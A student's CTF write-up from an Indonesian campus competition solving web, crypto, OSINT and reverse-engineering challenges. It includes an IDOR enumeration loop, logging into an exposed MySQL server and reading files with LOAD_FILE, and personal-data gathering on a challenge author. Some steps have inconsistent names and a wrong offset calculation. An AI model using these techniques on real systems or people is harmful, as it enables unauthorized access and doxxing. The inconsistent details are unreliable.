Write Up Security Final CTF
Inkubasi POROS 2026




Jyesthaka Nabeel Anindya Virendra
245150400111008
Sistem Informasi

jyesthaka

Web Exploitation

[493 pts] he made a statement
Author: zenc

Saat membuka 10.34.9.91:7001, masuk ke login page dan diberikan informasi login:
Username: user
Password: userpass
Setelah login, akan di-direct ke page dashboard dengan semua catatan dan ID-nya namun tidak semua ID-nya ada, seperti 2, 3, 5, 7, 8, dst.



Pertama saya mencoba mengakses notes yang ID-nya tidak ditampilkan, seperti 2, 3, 5, 7, 8, dst. Lalu ada 1 ID (41) yang berbeda karena ownernya adalah admin dan notenya flag, namun flag palsu




Karena sudah menemukan hal seperti ini, saya lanjutkan hingga ID 100 dengan command: for i in $(seq 51 100); do
  result=$(curl -s -b cookies.txt "http://10.34.9.91:7001/note.php?id=$i")
  owner=$(echo "$result" | grep -o "Owner: [^<]*")

```
  note=$(echo "$result" | grep -o "class=\"note\">[^<]*" | cut
-d'>' -f2)
  if [ -n "$note" ]; then
    echo "ID $i | $owner | $note"
  fi
Done
```

Lalu ditemukan:

```
ID 65 | Owner: user | lihat jadwal ujian
ID 66 | Owner: user | cek saldo ewallet
ID 67 | Owner: admin | PorosCTF{34sy_a5_fuck_1dor_wait_f0r_th3_0thers_llmnx}
ID 68 | Owner: user | hapus file duplikat
ID 69 | Owner: user | rename folder proyek
```

ID-67, owner admin, dan flag sebagai notesnya
Jika dilihat langsung dari webnya dan masukkan URL sesuai ID 67 yaitu http://54.252.114.9:8080/note.php?id=67, flag juga akan muncul



Flag
PorosCTF{34sy_a5_fuck_1dor_wait_f0r_th3_0thers_llmnx}

[500 pts] gapura
Author: 2byte

Akses awal: http://54.252.114.9:18080/ (XAMPP)
Buka source code URL ini dan ada endpoint /dashboard/phpinfo.php

Disini saya mendapatkan berbagai informasi seperti DB_PASSWORD dengan no value, DB_ACCESS_HOST 54.252.114.9, DB_ACCESS_PORT 13306, DB_NAME goypurea_yubi dan DB_USER postname

Menggunakan MySQL client gunakan: mysql -h 54.252.114.9 -P 13306 -u postmaster (sesuai dengan informasi yang sudah didapatkan)
Setelah itu, cek databasenya dengan:
SHOW DATABASE;
USE gorpurea_yubi;
SHOW TABLES;
Hasilnya akan:

```
Database changed
mysql> SHOW TABLES;
+--------------------------+
| Tables_in_goypurea_yube  |
+--------------------------+
| announcements            |
| hints                    |
+--------------------------+
```

Buka keduanya:

```
mysql> SELECT * FROM hints;
+----+-------------------------+
| id | hint                    |
+----+-------------------------+
|  1 | the flag is in /flag.txt |
+----+-------------------------+
1 row in set (0.22 sec)

mysql> SELECT * FROM announcements;
+----+-------------------+-----------------------------------------------------------------------------------------------+
| id | title             | body                                                                                          |
+----+-------------------+-----------------------------------------------------------------------------------------------+
|  1 | Maintenance Window | Keep legacy diagnostics online until the migration is complete.                              |
|  2 | File Audit         | Legacy diagnostics still reference direct file reads during database-side compatibility testing. |
+----+-------------------+-----------------------------------------------------------------------------------------------+
2 rows in set (0.21 sec)
```

Dari hint, flagnya ada di file flag.txt dan dari announcements, database masih bisa membaca file dari server jadi jalankan: SELECT LOAD_FILE('/flag.txt'); yang akan memunculkan:

```
mysql> SELECT LOAD_FILE('/flag.txt');
+-----------------------------------------------------------------------------------------------
```

Cryptography

[499 pts] Shannons Secret
Author: RFB

Diberikan c1. C2 dan hint (ciphertext)
Hasil decode hint Base64:
Welcome to ShannCipher!!, please make it done!!...

Disini menggunakan OTP dengan rumus enkripsi **C1 = (P1 ⊕ K)**
Karena ada c1 dan c2 maka:
C1 = (P1 ⊕ K)
C2 = (P2 ⊕ K)
Yang berarti XOR keduanya:
c1 ⊕ c2 = p1 ⊕ p2
Karena sudah tahu sebagian plaintext dari P1 maka
K = C1 ⊕ P1

Dengan implementasi Python:

```
from binascii import unhexlify
import base64

c1 =
unhexlify("4a81cfcd727349de4d0b79b40ccc326d567c40f6827980f0f8db9d4
5b00eee15bcfdce1311a5bc449e3e04d1d8487e87061c")
c2 =
unhexlify("4d8bd1c16e5d78b842096d8910992c5c776700c1853cd68eed90b21
c805ed447f7a4c1270db1ea6fd669038cc0")

hint =
base64.b64decode("V2VsY29tZSB0byBTaGFubkNpcGhlciEhLCBwbGVhc2UgbWFr
ZSBpdCBkb25lISEuLi4=")

# untuk key
key = bytes([c1[i] ^ hint[i] for i in range(len(hint))])

# untuk decrypt c2
p2 = bytes([c2[i] ^ key[i] for i in range(len(c2))])

print(p2.decode())
```

main.py

Share Run

Output

```python
from binascii import unhexlify
import base64

c1 = unhexlify("4a81cfcd727349de4d0b79b40ccc326d567c40f6827980f0f8db9d45b00eee15bcfdce1311a5bc449e3e04d1d8487e87061c")
c2 = unhexlify("4d8bd1c16e5d78b842096d8910992c5c776700c1853cd68eed90b21c805ed447f7a4c1270db1ea6fd669038cc0")

hint = base64.b64decode("V2VsY29tZSB0byBTaGFubkNpcGhlciEhLCBwbGVhc2UgbWFrZSBpdCBkb25lISEuLi4=")

# buat key
key = bytes([c1[i] ^ hint[i] for i in range(len(hint))])

# buat decrypt c2
p2 = bytes([c2[i] ^ key[i] for i in range(len(c2))])

print(p2.decode())

```

```
PorosCTF{m4nt4p_br0_b7w_9k_5U1I7k4n_y4?_h3h3}

=== Code Execution Successful ===
```

Flag

PorosCTF{m4nt4p_br0_b7w_9k_5U1I7k4n_y4?_h3h3}

OSINT


[454 pts] Admin Lapar
Author: RFB

Dari image yang diberikan, ada 1 menu yang memudahkan pencarian lokasi: Nasi Cumi Setan Pedas
Masukkan ke Google Search dan akan muncul lokasi Nasi Cumi Hitam Madura Pak Kris

Untuk konfirmasi apakah benar atau tidak ini lokasinya, cek kategori Menu di Google Maps Nasi Cumi Hitam Madura Pak Kris dan menemukan gambar exact:



Lalu, masuk ke URL https://bit.ly/word1_word2_word3 dan search nama lokasinya:



Ditemukan URL yang harus dikunjungi adalah:
bit.ly/fingertip.seemingly.nicknames dan diarahkan ke link pastebin yang sudah expired


Untuk menemukan apa yang dihapus, gunakan Wayback Machine
Copy link pastebin dan paste di wayback, klik di 13 Maret 2026 (last saved time) dan ada snapshot yang mengarahkan ke https://web.archive.org/web/20260313044708/https://pastebin.com/myX3nsF5 yang berisi flag

Flag: PorosCTF{MAm4h_4kU_j490_05iN7_K4RN4_m4Kan_cuM1_h174M}

[488 pts] Membiru
Author: zenc

Dari clue yang diberi:
Ain't like we want
It's better than we want
I thought we're lover in a morning
And we don't need the sun


Dan clue gambar yaitu orang bermain drum, bisa diasumsikan bahwa ini adalah lirik lagu, dan setelah dicari-cari, ditemukan bahwa ini adalah lagu Broken Hearted for Stranger Is Such a Feeling that I Adore oleh Eleanor Whisper. Ini ditemukan dan dikonfirmasi dengan melihat lirik Spotify yang menunjukkan lirik ini.



Dari sini langsung menuju ke Instagram Eleanor Whisper karena di clue gambar menunjukkan 5 dot dibawah yang menunjukkan slideshow post Instagram



Ini ada di slide ke 2 dan ada total 5 gambar di slideshow, jadi langsung mencari post slideshow dengan 5 gambar. Setelah scrolling panjang, inilah exact match dari clue gambar:




Di caption menunjukkan “UI ArtX 2021 at Rossi Musik”, menunjukkan bahwa Rossi Musik merupakan sebuah lokasi dan langsung dicari di Google Maps. Setelah melihat Rossi Musik di Maps, langsung ke bagian review dan recent dan menemukan ini:




Ini juga menandakan bahwa saya on the right track, dan langkah berikutnya adalah mencari “kalcer shi coffeeshop”. Ini sangat luas karena tidak diberi clue ada dimana coffeeshopnya. Di awal saya mencari review-review coffee shop di daerah Malang seperti; Critasena, Terrace, Culture Club, Disclosure, ooostereo, Berkat

Terang Jaya, Fajar Baru, Nakoa, semua Kopjay, dan lainnya dan masih tidak ada. Karena gagal, saya coba untuk flashback ke challnya dan melihat “Membiru” dan mencari coffeeshop yang bernama Membiru di seluruh Indonesia (lol), tapi tidak ditemukan juga.

Jadi saya mempersempit skala pencariannya ke coffeeshop di dekat Rossi Musik.



Ada banyak coffee shop disini jadi saya mulai lagi pencarian di review. Saya mencari di coffeeshop Bakop, UIN, La Trobe, dan lainnya tapi tidak ketemu. Tetapi ternyata ada coffee shop yang sangat dekat bernama Frontier at Rossi.



Part 2 sudah ditemukan namun belum selesai. Dari sini tidak diberi clue, jadi instinct pertama saya langsung untuk cek profile dari pemberi review ini dan langsung ditemukan last part flagnya



Dan jika menggabung ketiga bagian flag tersebut, flag ditemukan

Flag
PorosCTF{7HI5_i5_7h3_m0M3N7_7H47_I_C4n'7_35c4P3}

[484 pts] Netops

Buka webnya dan buka netcat di Ubuntu
Question 1/9
What's the public IP of the website?
Format: x.x.x.x
>>> Answer: 129.226.4.167
Cara: Gunakan ping untuk mendapatkan IP nya di Ubuntu

```
andra@Spectre:~$ ping netops.zenc.cc
PING netops.zenc.cc (129.226.4.167) 56(84) bytes of data.
```

Question 2/9
What's the AS number of the website?
Format: ASxxxxxxxx
>>> Answer: AS132203
Cara: Gunakan IP yang sudah ditemukan dan sambungkan dengan whois di Ubuntu (whois 129.226.4.167) dan akan muncul banyak informasi dan disini terlihat AS number website ini

```
route:          129.226.0.0/16
origin:         AS132203
```

Question 3/9
What's the AS name of the website?
Format: Gedung Fakultas Ilmu Komputer
>>> Answer: Tencent Building Kejizhongyi Avenue

Cara: Ini merupakan pertanyaan yang sebenarnya tidak sulit namun saya memerlukan waktu yang sangat lama karena tidak mengerti formatnya. Saya menggunakan bgp.he.net., whois, DNS Checker, PeeringDB, IP2location, IDnic, Shodan, dan masih banyak web lainnya.
Dari semua ini, saya list semua jawaban salah saya dan bisa kurang lebih 50:




Di list ini sebetulnya jawaban benar sudah ada namun salah format. Yang dikira formatnya adalah “Gedung” atau Bahasa Indonesia, ternyata formatnya adalah yang penting tidak menggunakan tanda baca. Jadi saya mencoba Tencent Building Kejizhongyi Avenue dan langsung benar.

Question 4/9


What's the fingerprint key SSH (ECDSA) of the website?
Format:
1a2b3c4d5e6f7890abcdef1234567890abcdef1234567890abcdef1234567890
>>> Answer:
603f888e8eeb7048a5d32d0e61e1cd1d27b5990ab8377a58b9349bb0536dab79

Question 5/9
What's the others subdomain of the website?
Format: subdomain.example.com
>>> Answer: go.zenc.cc
Cara: Disini saya menggunakan crt.sh untuk menemukan dengan search %.zenc.cc dan menemukan ada 2 yaitu netops.zenc.cc dan go.zenc.cc

Question 6/9
Who is the real name of website's creator?
Format: John Doe
>>> Answer: Abi Abdillah
Cara: Sebelumnya sudah ditemukan subdomain lain yaitu go.zenc.cc dan jika dibuka website itu, akan muncul semua informasi pembuat website dari subdomain zenc.cc




Question 7/9
What's the creator Twitter/X username?
Format: @username
>>> Answer: @zenCipher_
Cara: Di go.zenc.cc, tulisannya adalah @zenCipher namun jawabannya salah, dan jika diklik bagian X nya, usernamenya adalah @zenCipher_



Question 8/9
Which city is the creator from?
Format: Epstein Island
>>> Answer: South Tangerang
Cara: Tidak langsung terlihat, tapi di go.zenc.cc ada opsi melihat CV dan di CVnya terpampang jelas bahwa ia dari South Tangerang



Question 9/9
What's the creator's current GPA?
Format: x.xx
>>> Answer: 3.89
Cara: Sama seperti cara sebelumnya, melihat GPA ada di CVnya




Flag
PorosCTF{doksing_dikit_ketua_kortim_poros_2026}

Reverse Engineering

[488 pts] her
Author: 2byte


Cek dulu type file menggunakan file her
ELF 64-bit LSB executable, x86-64, dynamically linked, stripped

Cari lagi isi dari her menggunakan strings her untuk mencari strings yang terbaca
Disini menemukan:
fgets stdin puts strlen strcspn printf zEXEYi~lQbOSuBE]uKXOuSE_



Disini terlihat bahwa program meminta input user, ada juga string panjang yang terencode (bisa jadi flag)

Run her menggunakan ./her dan akan muncul:



Tapi apapun yang diketik, hasilnya akan seperti itu

Lalu saya disassembly dengan objdump -d -M intel her | less
Insight dari disassembly:
Input harus tepat 935 karakter
Setiap karakter dicek: input[i] == stored_byte[i] XOR 0x2A
Artinya flag = semua stored bytes di-XOR dengan 0x2A

Lalu cari storedbytes dengan readelf
Section read only ada di file offset 0x2000, data dimulai dari address 0x402020
Jadi file offset: 0x2000 x 0x402020 = 0x2020

Lalu buat decoder untuk unextract XOR:

```
with open('her', 'rb') as f:
    f.seek(0x2020)
    stored = f.read(935)

flag = bytes(b ^ 0x2a for b in stored)
print(flag.decode())
```

Dan run script pythonnya dan akan muncul flagnya

```
andra@Spectre:/mnt/d/downloads$ nano solverev.py
andra@Spectre:/mnt/d/downloads$ python3 solve.py
python3: can't open file '/mnt/d/downloads/solve.py': [Errno 2] No such file or directory
andra@Spectre:/mnt/d/downloads$ python3 solverev.py
PorosCTF{Hey,_how_are_you?_You're_doing_okay,_right?_I_don't_have_many_words,_I'm_not_really_the_poetic_type
,_but_I_know_what_I_want_to_say._First_of_all,_thank_you._Thank_you_for_making_me_feel_noticed,_for_making_m
e_feel_needed,_and_even_looked_up_to,_because_I_never_thought_someone_like_me_could_feel_that_way._That_feel
ing_pushed_me_to_grow,_to_become_a_better_person,_to_be_stronger_and_kinder._I_studied_so_I_could_answer_you
r_math_questions_back_then,_I_even_tried_going_to_a_barbershop_I_had_never_been_to_before_just_so_I_could_lo
ok_better,_and_I_worked_on_my_toxic_talks_so_I_would_not_accidentally_hurt_your_feelings,_so_thank_you_for_a
ll_of_that._But_when_I_was_trying_to_improve_myself_and_we_went_back_to_school,_I_felt_like_you_pulled_away_
from_me,_and_I_do_not_really_know_why._The_nickname_I_used_to_call_you,_you_do_not_respond_to_it_anymore,_an
d_what_hurts_the_most_is_realizing_that_you_have_become_closer_to_him.}
```


Flag

PorosCTF{Hey,_how_are_you?_You're_doing_okay,_right?_I_don't_have_many_words,_I'm_not_really_the_poetic_type,_but_I_know_what_I_want_to_say._First_of_all,_thank_you._Thank_you_for_making_me_feel_noticed,_for_making_me_feel_needed,_and_even_looked_up_to,_because_I_never_thought_someone_like_me_could_feel_that_way._That_feeling_pushed_me_to_grow,_to_become_a_better_person,_to_be_stronger_and_kinder._I_studied_so_I_could_answer_your_math_questions_back_then,_I_even_tried_going_to_a_barbershop_I_had_never_been_to_before_just_so_I_could_look_better,_and_I_worked_on_my_toxic_talks_so_I_would_not_accidentally_hurt_your_feelings,_so_thank_you_for_all_of_that._But_when_I_was_trying_to_improve_myself_and_we_went_back_to_school,_I_felt_like_you_pulled_away_from_me,_and_I_do_not_really_know_why._The_nickname_I_used_to_call_you,_you_do_not_respond_to_it_anymore,_and_what_hurts_the_most_is_realizing_that_you_have_become_closer_to_him.}

